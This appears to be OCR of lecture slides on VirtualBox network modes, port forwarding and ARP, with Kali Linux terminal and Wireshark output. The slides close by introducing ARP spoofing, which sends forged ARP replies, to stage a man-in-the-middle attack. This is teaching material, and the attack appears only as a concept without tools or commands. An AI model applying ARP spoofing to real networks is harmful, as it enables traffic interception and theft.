
kali@kali: ~ 08:05 AM

kali@kali: ~

File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1142 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

5. NAT Network Mode



VM **can** ping 192.168.0.x
Host **can't** ping VM
VM **can** ping each other
Host could access VM by Port forwarding

5. NAT Network Mode



5. NAT Network Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 10:39 AM

kali@kali: ~

File Actions Edit View Help

Computer
Fully charged (100%)

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 1630 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1142 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ arp

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:a5:89:9c   C                     eth0
10.0.2.15                ether   08:00:27:a5:89:9c   C                     eth0
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM VirtualBox

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~

kali@kali: ~

File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 1630 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1142 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.888 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.608 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.710 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.496 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.461 ms
```

Network Settings

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	–	–
Internal	–	–	+	–	–
Bridged	+	+	+	+	+
NAT	+	Port forward	–	+	Port forward
NATservice	+	Port forward	+	+	Port forward

- Each VM could have multiple virtual interfaces.
- Internet connection is needed when you download and install software.

Port Forwarding



Inside realm	Outside realm
10.1.1.1: 1024	200.100.10.1: 1024
10.1.1.2: 1024	200.100.10.1: 1025
10.1.1.3: 1033	200.100.10.1: 1026


NAPT table

https://en.wikipedia.org/wiki/Port_forwarding

ARP SPOOFING

Man-in-the-Middle Attack (MitM)


Address Resolution Protocol (ARP)



a. ARP request is broadcast

ARP cache

IP	MAC
141.23.56.23	A46EF45983AB



b. ARP reply is unicast

Address Resolution Protocol (ARP)

- In Wireshark:

94	828.442850885	RealtekU_12:35:00	Broadcast	ARP	60 Who has 10.0.2.11? Tell 10.0.2.1
95	828.442877986	PcsCompu_43:73:bc	RealtekU_12:35:00	ARP	42 10.0.2.11 is at 08:00:27:43:73:bc


```
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: RealtekU_12:35:00 (52:54:00:12:35:00)
    Sender IP address: 10.0.2.1
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.11
```

```
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_43:73:bc (08:00:27:43:73:bc)
    Sender IP address: 10.0.2.11
    Target MAC address: RealtekU_12:35:00 (52:54:00:12:35:00)
    Target IP address: 10.0.2.1
```

用 ARP Spoofing 達成
Man-in-the-Middle Attack (MITM)

ARP Spoofing

- 發送偽造的 ARP replies 來介入 A 和 B 之間的通訊



